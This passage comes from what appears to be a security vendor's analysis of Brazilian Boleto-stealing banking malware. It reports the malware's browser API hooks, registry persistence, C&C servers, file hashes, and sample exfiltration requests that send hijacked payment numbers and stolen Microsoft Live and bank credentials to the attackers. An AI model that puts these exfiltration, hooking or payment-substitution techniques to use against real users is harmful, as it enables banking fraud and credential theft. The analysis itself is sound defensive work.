- .bmp
- facebook.com
- hotmail.com
- live.com

### **Boleto manipulation**

The Boleto Stealer can manipulate the Boleto in a number of different ways.

### **Boleto generation**

The Boleto Stealer is configured to steal Boletos from 36 different Boleto-issuing banks and other organizations. When the Boleto Stealer triggers on one of the configured URLs, it will inspect the page for a three-digit bank code in the following format:

- XXX-

If there is a matching URL and three-digit bank code, this information, along with additional system information, is sent to the C&C server. The server will respond with attacker-supplied data to replace data from the Boleto.

The Boleto Stealer will then continue to search for the following four-digit codes:

- 7489
- 4099
- 3419
- 6529
- 3999
- 4779

- 1049
- 0709
- 0789
- 0699
- 0219
- 1199
- 0339
- 4229
- 4539
- 0729
- 3569
- 6119
- 6239
- 3899
- 0749
- 1849
- 0049
- 0419
- 0379
- 0479
- 0039
- 7459
- 2229
- 2379
- 7399
- 7409
- 2469
- 0259
- 0299
- 0019

If a match for any of these sequences of numbers is found, the Boleto Stealer then searches for the following character:

- <

The Boleto Stealer will then extract the data from the start of the four-digit code until it finds the "<" character. It will then upload this data and basic system information to the C&C server. The server will respond with attacker-supplied data to manipulate the Boleto.

The Boleto is then rendered in the user's browser, but instead of the legitimate data, the attacker-supplied data is presented to the user. This may result in fraudulent transactions.

### Invalidating the barcode

The Boleto Stealer modifies the Boleto's barcode to prevent it from being scanned. The Boleto Stealer does this by searching for the HTML tags in Table 13.

The HTML image element is disabled by replacing it with a comment.

To the victim, the barcode will still appear to look valid, however it will no longer be scannable. This could lead the user to manually input the fraudulent Boleto information.

*Table 13. HTML tags scanned for during attempt to modify barcode*

Start	End
><img	>
><IMG	>



### Manually inputting the Boleto

The Boleto Stealer is also capable of intercepting Boletos that have been manually entered online. The Boleto Stealer will inspect POST data for patterns matching the previously mentioned four-digit codes.

This information, along with some basic system information, is sent to the server, which responds with attacker-supplied Boleto data to alter the Boleto payment details.

### URL pattern match

The Boleto Stealer can also search for URLs containing the following strings:

- &config={
- ader&cod

The URL, along with some basic system information, is sent to the server, which responds with attacker-supplied data to overwrite the original data in the browser.

### Credential theft

The Boleto Stealer is also capable of intercepting login information from the following websites:

- Microsoft Live
- Facebook (this functionality may be disabled or a work in progress)

#### Microsoft Live

The Boleto Stealer steals login credentials used on the following Microsoft address:

- login.live.com/ppsecure

The Boleto Stealer inspects the POST request for the following parameters, which are extracted and sent to the C&C server:

- login=
- passwd=

#### Facebook

The Boleto Stealer checks for the following parameter in the POST request during the login process for Facebook:

- lsd=

**Note:** This function may be disabled or may be a work in progress.

### Installation

Table 14 shows the registry entry created to ensure the Eupuds Autolt Loader remains persistent anytime the computer restarts.

*Table 14. Registry keys created by Eupuds Autolt Loader component*

Action	Registry subkey	Name	Type	Data
Create	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	[RANDOM FILE NAME]	REG_SZ	%UserProfile%\Application Data\[RANDOM FOLDER NAME]\[RANDOM FILE NAME].exe

**Note:** [RANDOM FILE NAME] and [RANDOM FOLDER NAME] are generated using the random string generation algorithm.

The Boleto Stealer copies the Eupuds Autolt Loader to the location in Table 15.

**Table 15. Location that Eupuds Autolt Loader is copied to by Boleto Stealer**

Action	Path	File name
Create	%UserProfile%\Application Data\[RANDOM FOLDER NAME]	[RANDOM FILE NAME].exe

The following files may be created to determine if the Boleto Stealer has write access (Table 16). These files are 0 bytes in size.

**Table 16. Files created to determine if Eupuds Boleto Stealer component has write access**

Action	File name
Create	%UserProfile%\Application Data\97524eb3
Create	%UserProfile%\Application Data\637799e

## Processes

Before the Boleto Stealer starts execution in the browser, it first determines which browser it is injected into in order to hook the appropriate APIs to enable the man-in-the-middle (MITM) functionality.

The Boleto Stealer may also hook the following DLL:

- chrome.dll

This is injected into Google Chrome to monitor incoming and outgoing traffic.

The Boleto Stealer hooks the following API:

- InternetQueryDataAvailable

This ensures that valid network communications are available before the Boleto Stealer installs the additional hooks.

## Command-and-control

The Boleto Stealer contacts the control server to perform the following actions:

1. Send basic system information
2. Send and receive Boleto-related information used to generate fraudulent Boletos
3. Send stolen login credential information

The Boleto Stealer uses HTTP POST requests over port 80 to communicate with the C&C server. This POST request data and the response data from the server is encrypted with XOR and Base64 encoded using a custom alphabet.

**Table 17. Processes hooked by Eupuds Boleto Stealer component**

Browser	API	.dll
Firefox	PR_OpenTCPSocket	nspr4.dll
Firefox	PR_OpenTCPSocket	nss3.dll
Firefox	PR_Read	nspr4.dll
Firefox	PR_Read	nss3.dll
Firefox	PR_Write	nspr4.dll
Firefox	PR_Write	nss3.dll
Firefox	PR_Close	nspr4.dll
Firefox	PR_Close	nspr4.dll
Internet Explorer	InternetQueryDataAvailable	wininet.dll
Internet Explorer	HttpOpenRequestW	wininet.dll
Internet Explorer	HttpSendRequestA	wininet.dll
Internet Explorer	HttpSendRequestW	wininet.dll
Internet Explorer	InternetReadFile	wininet.dll
Internet Explorer	InternetReadFileExA	wininet.dll
Internet Explorer	InternetCloseHandle	wininet.dll
Internet Explorer	InternetWriteFile	wininet.dll
Internet Explorer	HttpSendRequestExW	wininet.dll
Chrome	WSASocketW	ws2_32.dll
Chrome	WSASend	ws2_32.dll
Chrome	WSARecv	ws2_32.dll
Chrome	closesocket	ws2_32.dll
Chrome	WSAGetOverlappedResult	ws2_32.dll
Chrome	recv	ws2_32.dll

**Table 18. Eupuds Boleto Stealer C&C communications protocol**

Protocol	Control server	URI
POST	index.php	Send exfiltrated data to attackers

**Table 19. Eupuds C&C servers**

Domain	Registrar	Registrant name	Registrant email	Creation date	IP address	ASN	Region
216.246.30.4	Server Central Network	HostForWeb Inc	support@servercentral.com	2006-09-07	216.246.30.4	AS23352	US
216.246.30.5	Server Central Network	HostForWeb Inc	support@servercentral.com	2006-09-07	216.246.30.5	AS23352	US



The POST request will contain padding created by the random string generation algorithm, which is present at the beginning and end of the POST data.

The Boleto Stealer will ignore outgoing traffic that contains the following strings in a URL:

- .gif
- .jpg
- .jpeg
- .png
- .swf
- .flv
- .bmp
- facebook.com

/index.php

The Boleto Stealer used the following POST request to upload Boleto-related information or stolen credentials to the control server:

```
POST /index.php HTTP/1.0
Host: 216.246.30.4
Content-Type: application/x-www-form-urlencoded
Content-Length: 476
fb7=kKj630Ku6eDgq4fRp6nJzbDyiJj7ucjBpqXfm...
```

Before encryption, the POST request data may consist of multiple tags with the following format:

- <tagname>[DATA]</tagname>

In the case of Boleto data exfiltration, the following response may be expected from the server, which can be used to replace the original Boleto information:

- <tagname>[DATA]</tagname>

### Boleto generated online

#### Bank code exfiltration

The Boleto Stealer will make the following POST request when uploading bank code-related Boleto information to the control server:

```
37653ccb
<url>http://www.bradesco.com.brhttp://www.bradesco.com.br[...]2-via-de-boleto.
shtm</url>
<version>17</version>
<browser> Firefox 3.5.7 </browser>
<userid>3</userid>
<ostype>Windows XP Service Pack 2
32-bits</ostype>
<bignumbola>001-4</bignumbola>
<final></final>
UsfC4Neb91
```

Table 20 contains a description of the tags in the POST request.

The padding in the POST request is generated using the random string generation algorithm.

The control server will respond with the following information:

```
37183245
<getbol></getbol>
<bignumbola>399-9</
bignumbola>
<vars></vars>
<ced>80704624</ced>
```

**Table 20: Tags used in POST request by Eupuds when communicating with C&C server**

Tag	Description
URL	Trigger URL
Version	Eupuds version
Browser	Browser application
UserID	Eupuds userID
OSType	Operating system
Bignumbola	Bank code
Final	Unknown

**Table 21: Tags used in POST response from Eupuds C&C server**

Tag	Description
Getbol	Unknown
Bignumbola	Updated bank code
Vars	Unknown
Ced	Fraudulent account number generated by the server

## Boleto number exfiltration

The Boleto Stealer will POST the following data to the control server when exfiltrating the Boleto number:

```
4bdb6f9a
<url>http://www.bradesco.com.br/html/
classic/produtos-servicos/outros/2-via-de-
boleto.shtm</url>
<version>17</version>
<browser> Firefox 3.6.18 </browser>
<userid>3</userid>
<ostype>Windows XP Service Pack 3 32-
bits</ostype>
<bolahtml>23790.09505 90000.000001
01023.190000 3 26420010000000</bolahtml>
<final></final>
tVsZcNR6zY
```

The random padding is generated using the random string generation algorithm.

The control server will respond with the following information, which is used to modify the Boleto:

```
58587375
<bolahtml>39994.10875 52693.139314 80110.000025 4 26420010000000</bolahtml>
<getbol></getbol>
<bignumbola></bignumbola>
<vars>237900950590000000000101023190000326420010000000</vars>
<ced>69199651</ced>
```

Table 23 contains a description of the tags in the POST response.

### Manually inputting the Boleto

The Boleto Stealer will POST the following information to the control server when the =XXXX pattern is matched in the POST data:

```
[RANDOM_NUMBER]
<url>[...]</url>
<version>[...]</version>
<browser>[...]</browser>
<userid>[...]</userid>
<ostype>[...]</ostype>
<bol>[...]</bol>
<bsides>[...]</bsides>
<step>[...]</step>
<vars>[...]</vars>
<final>[...]</final>
[RANDOM_STRING]
```

The random padding is generated using the random string generation algorithm:

- length 1->14
- characters 0-9, a-z, A-Z

The control server responds with the following information:

- <tagname>[DATA]</tagname>

**Table 22. Tags used in POST request by Eupuds in communicating with C&C server**

Tag	Description
URL	Trigger URL
Version	Eupuds version
Browser	Browser
UserID	Eupuds userID
OStype	Operating system
Bolahtml	Boleto number
Final	Unknown

**Table 23. Tags used in POST response from Eupuds C&C server**

Tag	Description
Bolahtml	New Boleto ID number
Getbol	Blank—also used in URL Pattern Match
Bignumbola	Blank—also used in bank code exfiltration requests for new bank code
UserID	Eupuds userID
Vars	Original Boleto number
Ced	Fraudulent number generated

**Table 24. Tags used in POST request by Eupuds in communicating with C&C server**

Tag	Description
URL	Trigger URL
Version	Eupuds version
Browser	Browser
UserID	Eupuds userID
OStype	Operating system
Bol	Boleto related information
Bsides	Unknown
Step	Unknown
Vars	Unknown
Final	Unknown

The following tag elements may exist in the response:

- bol
- ced
- step
- vars
- taghtml
- fechataghtml
- tagbola
- taghtmlced
- fechataghtmlced
- taghtml1
- fechataghtml1
- tagbola1
- taghtml2
- fechataghtml2
- tagbola2
- taghtml3
- fechataghtml3
- tagbola3
- taghtml4
- fechataghtml4
- tagbola4
- taghtml5
- fechataghtml5
- tagbola5
- taghtml6
- fechataghtml6
- tagbola6
- taghtml7
- fechataghtml7
- tagbola7
- taghtml8
- fechataghtml8
- tagbola8
- taghtml9
- fechataghtml9
- tagbola9

The information in the bol tag is used to replace the original values found in the original POST request.

The Boleto Stealer will also intercept URLs containing the following patterns:

- &config={
- ader&cod

The Boleto Stealer will make a POST request containing the following information to the control server:

```
[RANDOM _ NUMBER]
<url>[...]</url>
<version>[...]</version>
<browser>[...]</browser>
<userid>[...]</userid>
<ostype>[...]</ostype>
<getbol>[...]</getbol>
<step>[...]</step>
<vars>[...]</vars>
<final>[...]</final>
[RANDOM _ STRING]
```

**Table 25. Tags used in POST request by Eupuds when communicating with C&C server**

Tag	Description
URL	Trigger URL
Version	Eupuds version
Browser	Browser
UserID	Eupuds userID
OStype	Operating system
Getbol	Boleto-related data
Step	Unknown
Vars	Unknown
Final	Unknown



The random padding is generated using the random string generation algorithm:

- length 1-14
- characters 0-9, a-z, A-Z

The control server will respond with the following information:

- <tagname>[DATA]</tagname>

The tag name elements are expected to be one of the following:

- getbol
- ced
- taghtml
- fechataghtml
- tagbola
- taghtmlced
- fechataghtmlced
- taghtml1
- fechataghtml1
- tagbola1
- taghtml2
- fechataghtml2
- tagbola2
- taghtml3
- fechataghtml3
- tagbola3
- taghtml4
- fechataghtml4
- tagbola4
- taghtml5
- fechataghtml5
- tagbola5
- taghtml6
- fechataghtml6
- tagbola6
- taghtml7
- fechataghtml7
- tagbola7
- taghtml8
- fechataghtml8
- tagbola8
- taghtml9
- fechataghtml9
- tagbola9

The information inside the getbol tag will replace the original value in the browser.

### Microsoft Live

The following POST data (before encryption) is sent to the control server when exfiltrating data from Microsoft Live:

```
o7ww914b5P
<userid>3</userid>
<url>http://login.live.com/ppsecure/post.srf?l
c=1033&bk=1409137114&uaid=56a9fe53a80547689a46b
b35337c8533</url>
<version>17</version>
<hot>user%40website.com;password</hot>
o7ww914b5P
```

**Table 26. Tags used in POST data when exfiltrating Microsoft Live credentials**

Tag	Description
UserID	Eupuds userID
URL	Trigger URL
Version	Eupuds version
Hot	username;password

The random padding is generated using the random string generation algorithm:

- length 1-10
- characters 0-9, a-z, A-Z

## Internet Explorer Launcher

The Internet Explorer Launcher is a 32-bit DLL contained in the Eupuds Loader.

### Functionality

The purpose of the Internet Explorer Launcher is to locate the path of iexplore.exe and execute it.

### Installation

The Internet Explorer Launcher reads the following registry key value to find the path to iexplore.exe:

- SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\IEXPLORE.EXE

The Internet Explorer Launcher executes iexplore.exe from the location found in the registry.

**Table 27. Eupuds Internet Explorer Launcher component characteristics**

MD5	074e15006411c63f3e90d55dc4b4abbd
SHA-1	524ceb109b4bc9a1be77875814019a425d2be7fe
SHA-256	470ced5319e77a9b2df48b1b79f3cca25e18fa265bae364bfad1f2dca04195ba
Size (bytes)	54784
Purpose	Internet Explorer process creation

**Table 28. Processes launched by Eupuds Internet Explorer Launcher component**

Action	Process
create	iexplore.exe

## Infostealer.Boleteiro

On July 10, 2014, Trusteer published a blog that revealed details about a new Boleto malware called Infostealer.Boleteiro (IBM Trusteer refers to this malware as Coletio). Infostealer.Boleteiro adds a browser extension to Chrome, a BHO component for Internet Explorer and more recently an add-on for the Maxthon browser. Infostealer.Boleteiro can scan web pages for Boleto numbers, replacing these numbers with attacker-supplied values in order to redirect the Boleto payment to a fraudulent account.

### Identification

**Table 29. Vendor aliases for Boleteiro**

Vendor	Aliases
Symantec	Infostealer.Boleteiro

**Table 30. List of Boleteiro artifacts**

PE timestamp	MD5	Size (bytes)	File name
30/04/13 10:07:00	682dd13091d5d7a778781d23fad45d04	223158	100_1X_PMO__Adobe.ex_
16/01/14 19:47:27	085b407e36778f7908f89f9efa556db7	21504	AdobePro.jpg
N/A	2c504aac3f95e43743f1237f98317330	13773	Manifest.js
N/A	e702272f49071a474d630f4d32e5c6a7	358	manifest.json
N/A	d60310ca91e8aa9bbd09628a05a1c3b6	2794	icon.png
19/06/1992 23:22:17	1c74c1daf9640de273819b5c32bf3baf	415232	Boleto16092014.exe
N/A	707deba29796a0b0339d9745ffe6f3a3	3913	Manifest.js
N/A	e702272f49071a474d630f4d32e5c6a7	358	manifest.json
N/A	d60310ca91e8aa9bbd09628a05a1c3b6	2794	icon.png
19/06/1992 23:22:17	507ec652ab9462e178ec4c444520d424	183296	100_4X_AZ_PA2__SexDesejo.ex_
07/01/2014 10:38:14	41de2672149407310f7083069c27893c	21504	AdobePro.jpg
26/10/2014 00:25:01	0d9e59c6e497b1b3be3313318697f330	168448	Song Download Brasil.exe
N/A	b65045764439540b521f2f717ac56652	517674	1361840469.mxaddon
N/A	38d5efbecc7a6f94f4b81d83dd0c260a	11783	log.js

## Exploit usage

Infostealer.Boleteiro has not been observed using any exploits.

## Anti-analysis

**Table 31. List of anti-analysis techniques used by Boleteiro**

Category	Description
Anti-debug	NO
Anti-emulation	NO
Anti-VM	NO
Packing and compression	YES
Obfuscation	YES
Host-based encryption	YES
Network-based encryption	NO
Server-side tricks	NO

## Packing and compression

Infostealer.Boleteiro has been observed using WinRAR SFX and UPX for packing and compression (Table 32).

## Obfuscation

Infostealer.Boleteiro has been observed using BYTE XOR encryption, string reversing, and ROT13 to obfuscate embedded strings (Table 33).

## Encryption

This section details the encryption and encoding schemes used by Infostealer.Boleteiro:

### Host-based

The Infostealer.Boleteiro components in Table 34 used encryption.

The Google Chrome Extension contains [ROT13](#) encoded strings

The BHO uses BYTE XOR encryption to obfuscate strings within the DLL.

The key used by the BHO is derived from the following string:

- FileZilla

Each character in the strings is represented as a decimal number:

- F -> 70
- i -> 105

These values are then concatenated together:

- 701051081019010510810897

**Table 32. Packing and compression techniques used by Boleteiro**

Sample MD5	Packing
682dd13091d5d7a778781d23fad45d04	WinRAR SFX
085b407e36778f7908f89f9efa556db7	UPX
507ec652ab9462e178ec4c444520d424	UPX
41de2672149407310f7083069c27893c	UPX

**Table 33. Obfuscation techniques used by Boleteiro**

Sample MD5	Obfuscation type	Algorithm
085b407e36778f7908f89f9efa556db7	Strings	1 BYTE XOR and string reversing function
2c504aac3f95e43743f1237f98317330	Strings	ROT13 encoding
38d5efbecc7a6f94f4b81d83dd0c260a	Strings	Hex representation in matrix

**Table 34. Boleteiro components that employ encryption**

Algorithm	Key	Component	Purpose
ROT13	None	Google Chrome extension	String de-obfuscation
BYTE XOR		Browser Helper Object	String de-obfuscation



Each character is then represented in ASCII:

- 7 -> 0x37
- 0 -> 0x30

The key produced by these results is:

- 0x37 0x30 0x31 0x30 0x35 0x31 0x30 0x38 0x31 0x30 0x31 0x39 0x30 0x31 0x30 0x35 0x31 0x30 0x38 0x31 0x30 0x38 0x39 0x37

The following is an example of the encrypted and decrypted strings after BYTE XOR encryption with the key:

- Encrypted String: 585E61425C5F44
- Decrypted String: onPrint

**Note:** Some strings may also use a reverse function after decryption.

### Network-based

Infostealer.Boleteiro does not encrypt network traffic.

## Boleteiro Dropper A

Boleteiro Dropper A creates a Google Chrome extension and a BHO, however it does not install these components.

### Installation

When Boleteiro Dropper A executes, the following files (Table 36) are created on the file system.

**Table 35. Boleteiro Dropper A component characteristics**

File name	100_1X_PMO__Adobe.ex_
MD5	682dd13091d5d7a778781d23fad45d04
SHA-1	d9373ca842bfd3b9723a2ab1b22192cd5fcbc13c
SHA-256	67b2df0880675e06b4d89fa6f492d03be29b1e19184b3e581e8b102cabf31f88
Size (bytes)	223158
Purpose	Drops Google Chrome extension and BHO

**Table 36. Files created when Boleteiro Dropper A component executes**

File	Purpose
%UserProfile%\Application Data\Microsoft\Google\Manifest.js	Boleto Interceptor (Google Chrome Extension)
%UserProfile%\Application Data\Microsoft\Google\AdobePro.jpg	Boleto Interceptor (Browser Helper Object)
%UserProfile%\Application Data\Microsoft\Google\manifest.json	Manifest file (Google Chrome extension)
%UserProfile%\Application Data\Microsoft\Google\icon.png	Image (Google Chrome extension)

## Boleteiro Dropper B

Boleteiro Dropper B installs a Google Chrome extension.

The installation occurs when the victim closes the blank window form that is displayed when Boleteiro Dropper B is executed (Figure 4).

**Table 37. Boleteiro Dropper B component characteristics**

File name	Boleto16092014.exe
MD5	1c74c1daf9640de273819b5c32bf3baf
SHA-1	bf0001d2d44bebc2736b902c8b7662c4f2a727c6
SHA-256	3bb71fd5dbbdb5e16e4d4fa4caab6ab886508e26fe1bfcb89b6243153bee0018
Size (bytes)	415232
Purpose	Drops Google Chrome extension

**Note:** The dropped files exist in the .rsrc section and are unencrypted.




Figure 4. The blank window form that is displayed when Boleteiro Dropper B is executed

## Installation

Boleteiro Dropper B creates the following folder on the file system (Table 38):

Table 38. Directories created when Boleteiro Dropper B component executes	
Directory	
%UserProfile%\Application Data\Microsoft\Google\	

Table 39. Files created when Boleteiro Dropper B component executes	
File	Purpose
%UserProfile%\Application Data\Microsoft\Google\Manifest.js	Boleto Interceptor (Google Chrome extension)
%UserProfile%\Application Data\Microsoft\Google\manifest.json	Manifest file (Google Chrome extension)
%UserProfile%\Application Data\Microsoft\Google\icon.png	Image (Google Chrome extension)

Boleteiro Dropper B modifies the Google Chrome browser shortcut link in order to load the Boleto Interceptor (Google Chrome extension) when the browser is launched.

The following configuration data is appended to the target field in Google Chrome Browser shortcut link:

- load-extensions%UserProfile%\Application Data\Microsoft\Google\

## Boleteiro Dropper C

Boleteiro Dropper C installs a BHO responsible for Boleto interception. Boleteiro Dropper C and the BHO are UPX packed. The Browser Helper Object is located in the .rsrc section.

Table 40. Boleteiro Dropper C component characteristics	
File name	100_4X_AZ_PA2__SexDesejo.ex_
MD5	507ec652ab9462e178ec4c444520d424
SHA-1	23cfa457e076f5fb705b5969a8cce9d7912cf4cb
SHA-256	ca62226b4172fdb20a45f36388a1c22c0fcb996fe50648893a89dbf7039e537
Size (bytes)	183296
Purpose	Drops BHO

When Boleteiro Dropper C executes, the following message is displayed:

- The current operation cannot be completed because an unexpected error has occurred

## Installation

Boleteiro Dropper C creates the BHO and registers it so that it loads when Internet Explorer is launched.

Boleteiro Dropper C registers the Browser Helper Object by executing the following command:

- “%SystemDrive%\WINDOWS\system32\regsvr32.exe” /s %UserProfile%\Application Data\AdobePro.jpg”

Boleteiro Dropper C adds registry entries to load the BHO with Internet Explorer using the reg.exe tool. regsvr32.exe registers the sample and reg.exe sets the sample as a BHO. regsvr32.exe creates the following entries:

**Table 41. Registry entries added by Boleteiro Dropper C component**

Name	Type	Value
HKEY_CLASSES_ROOT\Adobe.Pro\Clsid\{Default}	REG_SZ	{5B4720E5-4C2D-4067-98FF-0AFEBB182336}
HKEY_CLASSES_ROOT\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\Default	REG_SZ	Adobe.Pro
HKEY_CLASSES_ROOT\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\Implemented Categories	REG_SZ	{40FC6ED5-2438-11CF-A3DB-080036F12502}
HKEY_CLASSES_ROOT\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\InprocServer32\Default	REG_SZ	%UserProfile%\Application Data\AdobePro.jpg
HKEY_CLASSES_ROOT\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\InprocServer32\ThreadingModel	REG_SZ	Apartment
HKEY_CLASSES_ROOT\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\ProgID\Default	REG_SZ	Adobe.Pro
HKEY_CLASSES_ROOT\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\TypeLib\Default	REG_SZ	0A04C9CA-F602-4587-9633-1FF13B6811C1
HKEY_CLASSES_ROOT\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\VERSION\Default	REG_SZ	1.0
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Adobe.Pro\Default	REG_SZ	Adobe.Pro
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Adobe.Pro\Clsid\Default	REG_SZ	{5B4720E5-4C2D-4067-98FF-0AFEBB182336}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\Default	REG_SZ	Adobe.Pro
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\InprocServer32\Default	REG_SZ	%UserProfile%\Application Data\AdobePro.jpg
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\InprocServer32\ThreadingModel	REG_SZ	Apartment
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\ProgID\Default	REG_SZ	Adobe.Pro
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\TypeLib\Default	REG_SZ	{0A04C9CA-F602-4587-9633-1FF13B6811C1}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}\VERSION\Default	REG_SZ	1.0

**Table 42. Registry entries created by reg.exe**

Name	Type	Value
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}	REG_DWORD	00000001
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Ext\CLSID\{5B4720E5-4C2D-4067-98FF-0AFEBB182336}	REG_SZ	1



Boleteiro Dropper C creates the following file (Table 43) which becomes the BHO.

**Table 43. File created by Boleteiro Dropper C**

File
%UserProfile%\Application Data\AdobePro.jpg

## Google Chrome Extension A

Google Chrome Extension A is written in JavaScript and is capable of manipulating Boletos and stealing online banking credentials. Some strings within the Google Chrome extension are encoded using the ROT13 algorithm.

**Table 44. Boleteiro Google Chrome Extension A component characteristics**

File name	Manifest.js
MD5	2c504aac3f95e43743f1237f98317330
SHA-1	19c2691dcb281769c1e554df33fe6d6e930a16bd
SHA-256	675e3bd1960d6f289158450d76fc6a9a64238eb744c-852ca7e8aacd5410af585
Size (bytes)	13773
Purpose	Intercept Boletos and steals online banking credentials

## Functionality

The Google Chrome extension is loaded when Google Chrome is launched.

The main purpose of the Google Chrome extension is to manipulate Boletos and steal login credentials from email and online banking websites.

### Manipulating Boleto numbers

The Google Chrome extension is capable of intercepting and replacing legitimate Boleto numbers with attacker-supplied values on web pages containing the following keywords:

- LOCAL DE PAGAMENTO
- VENCIMENTO
- PAGADOR
- SACADO

The Google Chrome extension will search for a pattern that matches a Boleto number, for example:

- 03399.65295 62300.000007 00044.201028 0 0000000000000000

If a Boleto number is found, it is sent to the control server along with the following information:

- Expiration date
- Amount
- Payer
- Intended recipient
- Trigger URL

The control server responds with a Boleto number supplied by the attacker to replace the legitimate one. The attacker-supplied number is then displayed to the victim in their browser.

The Google Chrome extension will ignore the following URL when processing Boletos:

- <http://www.bradesco.com.br/html/classic/produtos-servicos/outros/2-via-de-boleto.shtm>

### Stealing credentials

The Google Chrome extension can steal login credentials from the following web services:

- [BANK NAME A]
- [BANK NAME B]
- Microsoft Live

The Google Chrome extension will periodically check if the current web page is on this list and then attempt to steal the credentials.

### [BANK NAME A]

The Google Chrome extension steals login credentials from a domain associated with [BANK NAME A].

The extension steals the following information:

- User name
- Password
- Password token

#### Microsoft Live

The Google Chrome extension steals login credentials from the following Microsoft domain:

- live.com

The extension steals the following information:

- User name
- Password

#### [BANK NAME B]

The Google Chrome extension steals login credentials from a domain associated with [BANK NAME B].

The extension steals the following information:

- Organization
- Account
- User name
- Password
- Token number
- Mobile number
- Series
- Signature

#### Installation

The Google Chrome extension does not perform additional installation actions and the installation is not performed by a dropper.

The Google Chrome extension and the dropper do not add any persistence.

The Google Chrome extension is created in the following location:

- %UserProfile%\Application Data\Microsoft\Google\Manifest.js

#### Command-and-control

The Google Chrome extension communicates using HTTP GET requests over port 80. The network traffic is not encrypted.

Table 45. HTTP GET requests used by Boleteiro Google Chrome Extension A

Protocol	Control server	URI	Description
GET	instacarlive.brinkster.net	GeraBoleto.asp	Boleto manipulation
GET	instacarlive.brinkster.net	[BANK NAME A]Mail.asp	[BANK NAME A] credential exfiltration
GET	instacarlive.brinkster.net	OutLook.asp	Microsoft Live credential exfiltration
GET	borgestransportesme.com.br	[BANK NAME B].asp	[BANK NAME B] sensitive information exfiltration

**/GeraBoleto.asp**

While manipulating Boletos, the Google Chrome extension makes an HTTP GET request to the control server similar to the following:

```
/GeraBoleto.asp?Vencimento=4862&
Valor=20000000000&Sacado=%20END%20
PAGCPCN%20/CPF/CNPJ%20END%20CHECK%20
IT!&URL=_http://127.0.0.1/boleto.
html&Browser=Chrome
```

The control server responds with attacker-supplied values used to manipulate the legitimate Boleto. The attacker-supplied values are then displayed to the victim in their browser.

**Table 46. Parameters sent to the C&C server by Chrome Extension A during Boleto manipulation**

Parameter	Description
Vencimento	Expiration date
Valor	Amount
Sacado	Drawee
URL	Target URL
Browser	Browser application

**/[BANK NAME A]Mail.asp**

The Google Chrome extension steals credentials when the user visits a domain associated with [BANK NAME A].

The following GET request is used to upload the stolen user name, password and password token to the control server:

```
/[BANK NAME A]Mail.asp.asp?Mensagem=[USER NAME]%20-%20[PASSWORD]%20-%20
[PASSWORD TOKEN]
```

**/OutLook.asp**

The Google Chrome extension will steal credentials when the user visits the following Microsoft Live domain:

- live.com

The following GET request is used to upload the stolen user name, password, and browser application used to the control server:

```
